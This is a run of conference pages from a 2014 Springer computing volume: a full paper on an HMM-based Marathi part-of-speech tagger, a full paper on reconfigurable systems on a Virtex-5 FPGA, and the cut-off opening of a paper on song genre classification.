16. Harris, J., Stocker, H.: Maximum likelihood method. In: Handbook of Mathematics and Computational Science, p. 824. Springer, New York (1998)
17. Sattar, F., Floreby, L., Salomonsson, G., Lovstrom, B.: Image enhancement based on a nonlinear multiscale method. IEEE Trans. Image Process. **6**, 888–895 (1997)

Marathi Parts-of-Speech Tagger Using Supervised Learning

Jyoti Singh, Nisheeth Joshi and Iti Mathur

Abstract In this paper, we present a parts-of-speech tagger for inflectional and derivational morphologically rich language Marathi. Marathi is spoken by the native people of Maharashtra. The general approach used for the development of tagger is statistical-based hidden Markov model (HMM). We establish a methodology of parts-of-speech (POS) tagging for Marathi using HMM. The main concept of HMM is to calculate probabilities to determine which is the best sequence of tags that correspond to observation sequence of words. In this paper, we show the development of the tagger. Moreover, we have also shown the evaluation done.

Keywords HMM · POS tagger · F-measure · Recall · Precision

1 Introduction

Parts-of-speech (POS) tagging is a process of assigning the words in a text as corresponding to particular parts of speech. POS tagging is also called word category disambiguation. A simplified version of POS tagging is the identification of words as nouns, verbs, adjectives, etc. POS tagging can be regarded as a simplified form of morphological analysis, where it only deals with assigning an appropriate POS tag to the word, whereas morphological analysis deals with finding the internal structure of the word.

J. Singh (✉) · N. Joshi · I. Mathur
Department of Computer Science, Apaji Institute, Banasthali University, Rajasthan, India
e-mail: jyoti.singh132@gmail.com

N. Joshi
e-mail: nisheeth.joshi@rediffmaial.com

I. Mathur
e-mail: mathur_iti@rediffmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_24, © Springer India 2014

Indian languages are morphologically rich, and they have more than one morpheme of a word and due to this, tagging of Indian languages is difficult.

POS tagging is used in various applications like parsing where word and their tags are transformed into chunks, which can be combined to generate the complete parse of a text.

A POS tagger is a piece of software that reads text in some language and assigns parts of speech to each word. Parts of speech include nouns, verbs, adverbs, adjectives, pronouns, conjunction, and their subcategories. There are various approaches of POS tagging, which can be divided into two categories: rule-based tagging and statistical tagging.

The rule-based POS tagging models apply a set of handwritten rules and use contextual information to assign POS tags to words. These rules are often known as context frame rules. The earliest algorithms for automatically assigning POS were based on two-stage architecture. The first stage used a dictionary to assign each word a list of potential parts of speech. The second stage used large lists of handwritten disambiguation rules to bring down this list to a single POS for each word. The necessity of a linguistic background and manually constructing the rules are the main drawbacks of the rule-based systems. A stochastic approach includes frequency and probability or statistics. The simplest stochastic approach finds out the most frequently used tag for a specific word in the annotated training data and uses this information to tag that word in the unannotated text. The problem with this approach is that it can come up with sequences of tags for sentences that are not acceptable according to the grammar rules of a language.

2 Motivation

Automatic text tagging is an important concept in natural language processing. Till now no work has been done on POS tagging in Marathi. Therefore, there is a necessity to develop an automatic POS tagger for Marathi.

3 Problems of Parts-of-Speech Tagging

Ambiguous words are the main problems in parts-of-speech tagging. There may be many words, which can have more than one tag. Many words have multiple meanings. Sometimes it happens that a word has same POS but have multiple meaning.

For example,

नयन/**NNP** नी/PP नयन/**NN** मधे/CC झाकून/VM बघतिला/VAUX

The same word ‘नयन’ is given a different label in a sentence. In the first case, it is termed as a proper noun as it is referring to a name (person). In the second case,

it is termed as a common noun as it is referring to body part (eyes). POS tagging tries to correctly identify a POS of a word by looking at the context (surrounding word) in the sentence.

4 Previous Work on Indian Language POS Tagging

A lot of work has been done in POS tagging. There have been several researches carried out in this area. Singh et al. [2] proposed a Manipuri POS tagger using conditional random fields (CRF) and support vector machine (SVM). In this paper, they described a tagger for using CRF and SVM. Their evaluation result demonstrated the accuracies of 72.04 and 74.38 % in the CRF and SVM, respectively. Ekbal and Sivaji [3] proposed Web-based Bengali News Corpus for Lexicon Development and POS tagging, the POS tagger using hidden Markov model (HMM) and SVM. The POS taggers have been developed for Bengali and provide the accuracies of 85.56 % and 91.23 % for HMM and SVM, respectively. Dhanalakshmi et al. [4] present Tamil POS tagging using linear programming. In this paper, they propose the POS tagger for Tamil using machine learning techniques. They found that SVM-based machine learning tool affords the most encouraging result for Tamil POS tagger (95.64 %).

Kumar et al. [5] presented Building Feature Rich POS Tagger for Morphologically Rich Languages: Experiences in Hindi. A statistical part-of-speech tagger for a morphologically rich language Hindi. This Tagger employs the maximum entropy Markov model with a rich set of features capturing the lexical and morphological characteristics of the language. The system achieved the best accuracy of 94.89 % and an average accuracy of 94.38 %. Singh et al. [6], in 2008, proposed POS tagging for Grammar Checking of Punjabi. In this paper, they discuss the issues concerning the development of a POS tagset and a POS tagger for use as a part of the project on developing an automated grammar checking system for the Punjabi Language.

In 2009, Manju et al. [7] proposed Development of a POS Tagger for Malayalam which was a Hidden Markov Model (HMM) based part of speech tagger for Malayalam language. The performance of the developed POS tagger is about 90 %, and almost 80 % of the sequences generated automatically for the test case were found correct. Joshi et al. [8] proposed POS tagging for Hindi. They have used IL POS tagset for the development of this tagger. They disambiguated correct word–tag combinations using the contextual information available in the text. They have achieved the accuracy of 92 %.

Patel et al. [9] proposed POS tagging for Gujarati using CRF. This paper describes a machine learning algorithm for Gujarati POS tagging. The machine learning part is performed using a CRF model. The algorithm has achieved an accuracy of 92 % for Gujarati texts where the training corpus is of 10,000 words and the test corpus is of 5,000 words. Reddy and Sharoff [10] proposed Cross Language POS taggers (and other Tools) for Indian Languages: An Experiment with Kannada using Telugu Resources. They use TnT (Brants 2000) [11], a popular implementation of the second-order Markov model for POS tagging.

5 POS Tagset

A number of POS tagsets are developed by different organization or person based on general principle of tagset design strategy. For POS annotation of texts in Marathi, we have use tagset developed by IIIT Hyderabad (Bharti et al. 2006) [1]. Table 1 shows brief description of IL POS tagset.

Table 1 Description of Marathi POS tagset

S.No	Tag	Description (Tag Used for)	Example
1.	NN	Common Nouns	मुलगा, साखर,मंडळी, सैन्य, चांगुलपणा
2.	NST	Noun Denoting Spatial and Temporal Expressions	मागे पुढे,वर,खाली
3.	NNP	Proper Nouns (name of person)	मोहन, राम, सुरेश
4.	PRP	Pronoun	मी,आम्ही,तुम्ही
5.	DEM	Demonstrative	तो, ती, ते, हा, ही, हे
6.	VM	Verb Main (Finite or Non-Finite)	बसणे,दिसणे, लिहिणे
7.	VAUX	Verb Auxiliary (Any verb, present besides main verb shall be marked as auxiliary verb)	नाही,नको,करणे ,हवे, नये
8.	JJ	Adjective (Modifier of Noun)	उत्साही,श्रेष्ठ,बळवान
9.	RB	Adverb (Modifier of Verb)	आता,काल,कधी,नेहमी
10.	PSP	Postposition	आणि,वर,कडे
11.	RP	Particles	भी, तो, ही
12.	QF	Quantifiers	बहुत, थोडा, कम
13.	QC	Cardinals	एक, दोन, तीन
14.	CC	Conjuncts (Coordinating and Subordinating)	आणि,केव्हा,तेव्हां, जर, तर
15.	WQ	Question Words	काय कधी कुठे कोण
16.	QO	Ordinals	पहिला दुसरा तिसरा
17.	INTF	Intensifier	खूप फार पुष्कळ
18.	INJ	Interjection	आहा,छान,अगो, हाय
19.	NEG	Negative	नाही,नको
20.	SYM	Symbol	? , ; : !
21.	XC	Compounds	काळे मांजर-काळमांजर, तेल पाणी- तेलवणी
22.	RDP	Reduplications	जवळ-जवळ
23.	UNK	Foreign Words	English, ગુજરાતી,

6 POS Tagger Procedure

The tagging process follows the following procedure (Fig. 1):

Tagset finder module contains information about words observed in the corpus. In tagset finder, each word is assigned a set of tags. The tagset finder supports fetching word information by providing information required to determine word feature. Statistics analyzer firstly splits the corpus into sentences and then splits the sentences into words. After that, it stores those words into lexicon table, which lies in statistics database. Tagger tags the words in a sentence with their corresponding tags. After the completion of tagging of words, the tester module provides us the test result.

7 Our Approach

In this paper, we are describing HMM for Marathi POS tagger. Our main aim is to perform POS tagging to determine the most likely tag sequences that generate the words of sentences where t_i denotes the tag sequence and w_i denotes the word sequence. Then, the following equation explains this fact

$$P(t_i|w_i) = P(t_i|t_{i-1}) \cdot P(t_{i+1}|t_i) \cdot P(w_i|t_i) \tag{1}$$

Here, $P(t_i|t_{i-1}) =$ the probability of a current tag given the previous tag
$P(t_{i+1}|t_i) =$ the probability of the future tag given the current tag

This provides the transition between the tags. These probabilities are computed by the following equation:

$$P(t_i|t_{i-1}) = \frac{\text{freq}(t_{i-1}, t_i)}{\text{freq}(t_{i-1})} \tag{2}$$

Each tag transition probability is computed by calculating the frequency count of two tags that come together in the corpus divided by the frequency count of the previous tag coming independently in the corpus. We used two special tags <S> and </S> to denote the starting of the sentence and the ending of the sentence, respectively, which was added to all the sentences of the training corpus.

8 Evaluation

For testing the performance of our system, we developed a test corpus of 1,000 sentences (25,744 words). We finally report results of all POS taggers in terms of recall, precision, and F-measure because they are considered to be standard performance indicators of a system.




Fig. 1 Working diagram of POS tagger

Precision: The precision rate is the number of times that algorithm correctly identifies an event over the total number of times it actually identifies.

$$\text{Precision}(P) = \frac{\text{No. of correct POS tags assigned by the system}}{\text{No. of POS tags assigned by the system}}$$

Recall: The recall rate is the number of times that algorithm correctly identified an event over the total number of times that it actually occurred.

$$\text{Recall}(R) = \frac{\text{No. of correct POS tags assigned by the system}}{\text{No. of POS tags in the text}}$$

F-measure: F-measure is the weighted harmonic mean of precision and recall.

$$\text{F-measure} = \frac{2 \times P \times R}{P + R}$$

Test scores of our system are as follows:

Number of correct POS tags assigned by the system = 24,156
Number of POS tags assigned by the system = 25,744
Number of POS tags in the text = 25,744.

Thus, the accuracy of the system is 93.82 %.

9 Conclusion

In this paper, we have described a POS tagger for Marathi. The POS tagger described here is very simple and efficient for automatic tagging, but the morphological complexity of the Marathi makes it little hard. The performance of the current system is good, and the results achieved by this method are excellent. We believe that future enhancements of this work would be to improve the tagging accuracy by increasing the size of tagged corpus.

References

1. Bharti, A., Sangal, R., Sharma, D.M., Bai, L.: Anncorra: Annotating corpora guidelines for POS and chunk annotation for Indian languages. *LTRC-TR31* (2006)
2. Singh, T.D., Bandyopadhyay, S.: Morphology driven Manipuri POS tagger. In: Proceedings of the IJCNLP-08 Workshop on NLP for Less Privileged Languages, pp. 91–98. Hyderabad, India (2008)
3. Ekbal, A., Bandyopadhyay, S.: Web-based Bengali news corpus for lexicon development and POS tagging. In: Proceeding of Language Resource and Evaluation (2008)
4. Dhanalakshmi, V., Anandkumar, M., Rajendran, S., Soman, K.P.: Tamil POS tagging using linear programming. In: proceeding of International Journal of Recent Trends in Engineering, vol. 1, No. 2 (2009)
5. Dalal, A., Nagaraj, K., Swant, U., Shelke, S., Bhattacharyya, P.: Building feature rich pos tagger for morphologically rich languages: Experience in Hindi. In: Proceedings of International Conference on Natural Language Processing (ICON) at IIIT, Hyderabad (2007)
6. Gill, M.S., Lehal, G.S., Joshi, S.S.: Part-of-Speech tagging for grammar checking of Punjabi. Linguis. J. **4**(1), 6–21 (2009)
7. Manju, K., Soumya, S., Idicula, S.M.: Development of a POS tagger for Malayalam-an experience. In: Proceedings of International Conference on Advances in Recent Technologies in Communication and Computing, IEEE (2009)
8. Joshi, N., Darbari, H., Mathur, I.: HMM based POS tagger for Hindi. In: Proceeding of 2013 International Conference on Artificial Intelligence, Soft Computing (AISC-2013) (2013)
9. Patel, C., Gali, K.: Part-Of-Speech tagging for Gujarati using conditional random fields. In: Proceedings of the IJCNLP-08 Workshop on NLP for Less Privileged Languages, pp. 117–122. Hyderabad, India (2008)
10. Reddy, S., Sharoff, S.: Cross language POS taggers (and other tools) for Indian languages: An experiment with Kannada using Telugu resources. In: Proceedings of IJCNLP Workshop on Cross Lingual Information Access: Computational Linguistics and the Information Need of Multilingual Societies. Thailand (2011)
11. Brants T.: Tnt: a statistical part-ofspeech tagger. In: Proceedings of the sixth conference on Applied natural language processing, ANLC '00, pp. 224–231, Association for Computational Linguistics, Stroudsburg, PA, USA (2000)

Design and Evaluation of N-Module Reconfigurable Systems

Kunal Yogeshkumar Parikh, J. Manikandan and V. K. Agrawal

Abstract Reconfigurable system is defined as the ability of a single system to get reconfigured to perform multiple applications. Reconfigurable systems are intended to reduce the hardware resources required for a system, power dissipation, and overall cost of the system. Static random access memory (SRAM)-based field-programmable gate arrays (FPGAs) are the best choice for designing reconfigurable systems. In this paper, different approaches of designing a reconfigurable system on Virtex-5 FPGA are discussed. In order to assess the significance of reconfigurable systems, three sets of N-module reconfigurable system are proposed and their performance results are reported in this paper.

Keywords Reconfigurable systems · Reconfigurable computing · FPGAs

1 Introduction

Reconfigurable system is defined as the ability of a single system to get reconfigured to perform multiple applications. These systems combine the flexibility of software with the high performance of hardware by processing with field-programmable gate arrays (FPGAs), which possess flexible high-speed computing capabilities. FPGAs have come a long way from mere glue-logic applications of

K. Y. Parikh (✉) · J. Manikandan · V. K. Agrawal
Crucible of Research and Innovation, PES Institute of Technology,
100-ft Ring Road, BSK 3rd Stage, Bangalore, Karnataka 560085, India
e-mail: parikhykunal@gmail.com

J. Manikandan
e-mail: manikandanj@pes.edu

V. K. Agrawal
e-mail: vk.agrawal@pes.edu

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_25, © Springer India 2014




Fig. 1 **a** System without reconfiguration. **b** System with reconfiguration

interconnecting discrete components to high-performance reconfigurable signal processors [1]. The principal difference when compared to using ordinary microprocessors is the ability to make substantial changes to the data path itself in addition to the control flow. Figure 1a and b illustrates a system designed with and without reconfiguration capability for six modules. It may be observed from Fig. 1 that on using reconfigurable computing, the same hardware resource can be utilized by various modules at different times, thus saving hardware resources. Assuming that all the six modules shown in Fig. 1a consume equal amount of hardware resources, then the reconfigurable system shown in Fig. 1b would consume only one-sixth of the area of that consumed by system without reconfigurable system. The reduction in hardware consumed reduces the power consumption of the design too, thus encouraging design of reconfigurable systems over conventional system design.

The organization of the paper is as follows. In Sect. 2, different approaches of designing a reconfigurable system are discussed. Hardware implementation of reconfigurable systems using various approaches for different applications is reported in Sect. 3. The performance result of reconfigurable systems implemented is reported in Sect. 4, followed by conclusion and references.

2 Reconfigurable System

Reconfigurable systems can be designed using various methods with different ways of getting the system reconfigured. In this section, all the possible methodologies of designing reconfigurable systems are discussed. At the top level, reconfigurable computing is first classified into two categories: full reconfiguration and partial reconfiguration. During full reconfiguration, the entire FPGA configuration is reset and reloaded, whereas partial reconfiguration is defined as the process of changing a portion of reconfigurable logic, while the remaining portion is either in standby mode or in operation. Partial reconfiguration is further split into




Fig. 2 Reconfiguration techniques. **a** Using JTAG. **b** Using RS232. **c** Auto

two categories: dynamic partial reconfiguration and static partial reconfiguration [1, 2]. Dynamic partial reconfiguration allows a portion of FPGA to be reconfigured, while the remaining part of FPGA is under operation without any loss of data. Static partial reconfiguration allows a portion of FPGA to be reconfigured, but during this process, the remaining part of FPGA is in shutdown mode.

Different approaches of reconfiguring a system are illustrated in Fig. 2a, b, and c. Figure 2a illustrates the external reconfiguration of FPGA using JTAG, wherein it is not mandatory to use a soft-core processor like MicroBlaze [3]. Though PlanAhead [4] is used to allocate same hardware resources for different modules, but whenever there is a need to reconfigure the FPGA, the corresponding bitstream file is loaded through JTAG onto FPGA. Figure 2b illustrates the reconfiguration of FPGA using external RS232 interface, which can be either from another microcontroller or from desktop PC or from laptop. Commands for reconfiguring the FPGA to perform different functionalities are passed through RS232 interface. For this case, MicroBlaze soft-core processor is embedded into the FPGA to perform the operations of reconfiguration based on inputs received through RS232 port and hardware Internal Configuration Access Port (ICAP) provides access to load the partial bitstream files from compact flash onto FPGA. Figure 2c illustrates the most commonly sought form of reconfiguration, self- or auto-reconfiguration of FPGA. In this case, the FPGA reconfigures itself to perform functionality, either after predefined time duration or based on a status flag MicroBlaze soft processor and ICAP interface are used for this case too, but the use of UART interface is not mandatory.

Timing diagram for different reconfiguration approaches is reported in Fig. 3a and b. Figure 3a illustrates reconfiguration using RS232 interface. Whenever a command is given on RS232 interface for change in FPGA configuration, FPGA takes some time for reconfiguration and then FPGA performs the functionality till a new command is given for next reconfiguration. Figure 3b illustrates Type I




Fig. 3 Timing diagram of reconfiguration technique. **a** Using RS232. **b** Type I auto. **c** Type II auto

auto-reconfiguration, wherein the FPGA is configured to perform a functionality for m seconds and then FPGA automatically reconfigures itself to perform next function.

3 Hardware Implementation of Reconfigurable Modules

In this section, details about the hardware implementation of N-module reconfigurable systems on Virtex-5 FPGA-based ML507 kit [5, 6] are provided for three different applications. Xilinx ISE Design Suite 12.4 Software [7] is used to program the functionalities required for the reconfigurable system. The modules can be programmed using either Verilog or VHDL. Xilinx Platform Studio (XPS) [8] software is used to build, connect, and configure embedded processor-based FPGA system. MicroBlaze soft-core processor is used in the proposed work. Xilinx Software Development Kit (SDK) [8] is used to develop C/C++ embedded software application. PlanAhead [4] software is used to manage the modules and categorize them into reconfigurable modules. Partial bitstream files are generated using PlanAhead and Bash shell is used to generate the system.ace file, which is required by FPGA to run the static and dynamic application. A compact flash memory is used onboard to store the static and dynamic files required for the reconfigurable system.

3.1 Application 1: Reconfigurable System for LED Lighting Control

LEDs have become a main source of lighting, and several techniques are proposed to organize the lighting of these LEDs. In this application, a reconfigurable system is designed to turn ON LEDs with different combinations. The system has been evaluated with two approaches of reconfiguration: The first approach is PC-command-based reconfiguration system, wherein commands from PC on a serial RS232 port are required to reconfigure the system to change its functionality from

one to the other. For example, when letter L is commanded from PC, the system performs LED lighting shifting left, and when letter R is commanded from PC, the system performs LED lighting shifting right. Second approach is auto-reconfiguration-based system, where the system automatically reconfigures itself to perform different functionality after predefined time duration. For example, the LED lighting shifts left for 3 s, and then, automatically LED lighting shifts right for 3 s and then switches to alternate LED lighting after 3 s, and so on.

3.2 Application 2: Reconfigurable System for Performing Basic Logic Operations

In order to employ the reconfigurable system for digital logics, initial study is made to design a six-module-based reconfiguration system, wherein each module is capable of performing the operation of a logic gate. For this application, DIP switches are used as input and LEDs are used as outputs to validate the reconfiguration process proposed.

The application is extended, and a four-module-based reconfiguration system is also designed to perform the following four operations: 8:3 Encoder, 3:8 Decoder, 4:1 Multiplexer, and 1:4 Demultiplexer. DIP switches are used for inputs (decoders, encoders, Mux and Demux), select lines (for Mux and Demux) and LEDs are used as outputs to validate the reconfiguration process proposed.

3.3 Application 3: Reconfigurable System with Parallel Reconfigurable Modules

Reconfigurable systems with parallel reconfigurable modules are helpful in accelerating the performance of the system. Here, two reconfigurable blocks are designed which run in parallel. For this application, a reconfigurable system is designed to perform the following four operations: 4:2 Encoder, 2:4 Decoder, 2:1 Multiplexer, and 1:2 Demultiplexer. In this application, two reconfigurable blocks are used unlike application 2, with one block capable of performing the functionality of either encoder or decoder and the other block capable of performing the functionality of multiplexer or demultiplexer. Hence, at any instance, one of the following combinations of functionalities can be performed in parallel.

Table 1 Hardware resources utilized by the proposed reconfigurable systems

Resource details	Available resource	Application 1	Application 2		Application 3
		Utilization	Logic gates Utilization	Digital circuits Utilization	Utilization
Register	4,4800	2,436 (5 %)	2,433 (5 %)	2,435 (5 %)	2,345 (5 %)
LUT	4,4800	2,326 (5 %)	2,330 (5 %)	2,337 (5 %)	2,343 (5 %)
Slice	1,1200	1,096 (9 %)	1,337 (12 %)	1,074 (9 %)	1,388 (12 %)
IO	640	38 (5 %)	37 (5 %)	50 (7 %)	47 (7 %)
BSCAN	4	1 (25 %)	1 (25 %)	1 (25 %)	1 (25 %)
DCM_ADV	12	1 (8 %)	1 (8 %)	1 (8 %)	1 (8 %)
DSP 48E	128	3 (2 %)	3 (2 %)	3 (2 %)	3 (2 %)
ICAP	1	1 (50 %)	1 (50 %)	1 (50 %)	1 (50 %)
Global clock buffer	32	2 (6 %)	2 (6 %)	2 (6 %)	2 (6 %)
Power	–	1.593 W	1.612 W	1.596 W	1.620 W




Fig. 4 FPGA floorplan of proposed reconfigurable systems. **a** Single RM block of application 2. **b** Two RM blocks of application 3

4 Result

The performance results of reconfigurable system developed for above-mentioned applications are reported in this section. Details about the hardware resources utilized and power consumption for the hardware implementation of reconfigurable systems discussed in Sect. 3 is given in Table 1. The time taken by FPGA to reconfigure is called reconfiguration time, and the same is computed using the following equation

Table 2 Reconfiguration time required by the proposed reconfigurable modules

	Function	Partial bitstream	Reconfiguration time
Application 1	LED left shifting	24.4 KB	7.64 µSec
	LED right shifting	24.4 KB	7.64 µSec
	Blinking LED	24.4 KB	7.64 µSec
	Alternate LED	24.4 KB	7.64 µSec
	All LEDs glowing	24.4 KB	7.64 µSec
Application 2 (logic gates)	AND gate	30.3 KB	9.49 µSec
	OR gate	30.3 KB	9.49 µSec
	NAND gate	30.3 KB	9.49 µSec
	NOR gate	30.3 KB	9.49 µSec
	EX-OR gate	30.3 KB	9.94 µSec
	EX-NOR gate	30.3 KB	9.49 µSec
Application 2 (digital circuits)	Encoder	30.3 KB	9.49µSec
	Decoder	30.3 KB	9.49 µSec
	Mux	30.3 KB	9.49 µSec
	Demux	30.3 KB	9.49 µSec
Application 3	Encoder–Mux	3.22 MB	1.006 mSec
	Decoder–Demux	3.22 MB	1.006 mSec
	Encoder–Demux	3.22 MB	1.006 mSec
	Decoder–Mux	3.22 MB	1.006 mSec

$$\text{Reconfiguration Time} = \frac{\text{Partial Bitstream Size}}{\text{Maximum Bandwidth of the Configuration Mode}}$$

ICAP configuration mode is employed for the work, and the maximum bandwidth of the configuration mode is 3.2 Gbps at 100 MHz clock rate [9]. It is observed from above equation that the reconfiguration time is proportional to the size of partial bitstream file. Figure 4a and b shows the FPGA floor plan of the proposed reconfiguration system for application 2 and application 3, respectively (Table 2).

5 Conclusion

In this paper, hardware implementation of self reconfigurable N-module systems on Virtex-5 FPGA for various applications is discussed. Different approaches of performing reconfiguration, details about hardware resources required, and parameters pertaining to reconfigurable computing are also reported in this paper.

References

1. Lie, W., Feng Yan, W.: Dynamic partial reconfiguration in FPGAs. Third International Symposium on Intelligent Information Technology Application IEEE (2009)
2. Becker, J., Hubner, M., Hettich, G., Constapel, R., Eisenmann, J., Luka, J.: Dynamic and partial FPGA exploitation. Proc. IEEE **95**(2), 438–452 (2007)
3. EDK MicroBlaze Tutorial from Xilinx Inc., Version 2.0, 9/2003
4. Partial Reconfiguration of a Processor Peripheral Tutorial: PlanAhead Design Tool from Xilinx Inc. UG744, Version 14.1, Apr 2012
5. Virtex-5 FPGA Data Sheet Product Specification from Xilinx Inc., DS202, Version 5.3, May 2010
6. ML505/ML506/ML507 Evaluation Platform User Guide from Xilinx Inc., UG347, Version 3.1.2, May 2011
7. David Dye, White Paper: Partial Reconfiguration of Xilinx FPGAs Using ISE Design Suite, WP374, Version 1.2, 30 May 2012
8. EDK Concepts Tools and Techniques from Xilinx Inc., UG683, Version 13.2, July 2011
9. Partial Reconfiguration User Guide from Xilinx Inc., UG702, Version 14.2, July 2012

Genre-Based Classification of Song Using Perceptual Features

Arijit Ghosal, Rudrasis Chakraborty, Bibhas Chandra Dhara and Sanjoy Kumar Saha

Abstract Genre-based classification of song is one of the major steps in the music retrieval system. In this work, we have presented perception-based song genre classification. Many of the past researchers have been using combination of perception-based features and other popular features such as zero-crossing, short-time energy. We have used three perceptual features that capture the ordering of sound in frequency scale (pitch-based features), the pace of a musical piece (tempo-based features), and repetition of a pattern in the audio signal. In order to capture the repeating pattern in a signal, we have used cooccurrence matrix. The experimental result using multilayer perceptron network as a classifier indicates the effectiveness of our proposed scheme.

Keywords Song genre · Pitch · Tempo · Amplitude variation

A. Ghosal (✉)
CSE Department, Institute of Technology and Marine Engineering, Kolkata, West Bengal, India
e-mail: ghosal.arijit@yahoo.com

R. Chakraborty
Indian Statistical Institute, Kolkata, India
e-mail: rudrasischa@ieee.org

B. C. Dhara
IT Department, Jadavpur University, Kolkata, India
e-mail: bcdhara@gmail.com

S. K. Saha
CSE Department, Jadavpur University, Kolkata, India
e-mail: sks_ju@yahoo.co.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_26, © Springer India 2014

1 Introduction

Song genre is basically a tag created and used by humans in order to differentiate individuals between vast collections of song. Automatic genre classification is a very crucial in finding the desired song from a large collection of music. With electronic music distribution (EMD), as the music catalogs becoming huge, it is becoming almost impossible to manually check each of them for choosing the desired genre song. In order to label the data set, one crude option is labeling them manually, which takes 30 musicologists per one year for Microsoft's MSN music search engine [1]. Thus, automatic genre discrimination is becoming more and more popular to do research on it.

In this work, we proposed a novel scheme of song discrimination. We have developed three perception-based features, namely tempo, pitch, and amplitude variations. In one of our earlier work [2], we developed amplitude variation features in analogy to image texture and found the feature to be effective to discriminate between classical and non-classical song genres. In this work, we used amplitude variation feature in addition to two perceptual features in order to classify song genres. We have demonstrated the effectiveness of our proposed features by taking multilayer perceptron network (MLP) as our classifier over 490 data files of 7 genres taken from various sources over the Internet.

The rest of the paper is organized as follows. In Sect. 1.1, some previous works are mentioned. Proposed methodology is elaborated in Sect. 2. In Sect. 3, the performance of our proposed method is presented. Finally, the paper is concluded in Sect. 4.

1.1 Previous Work

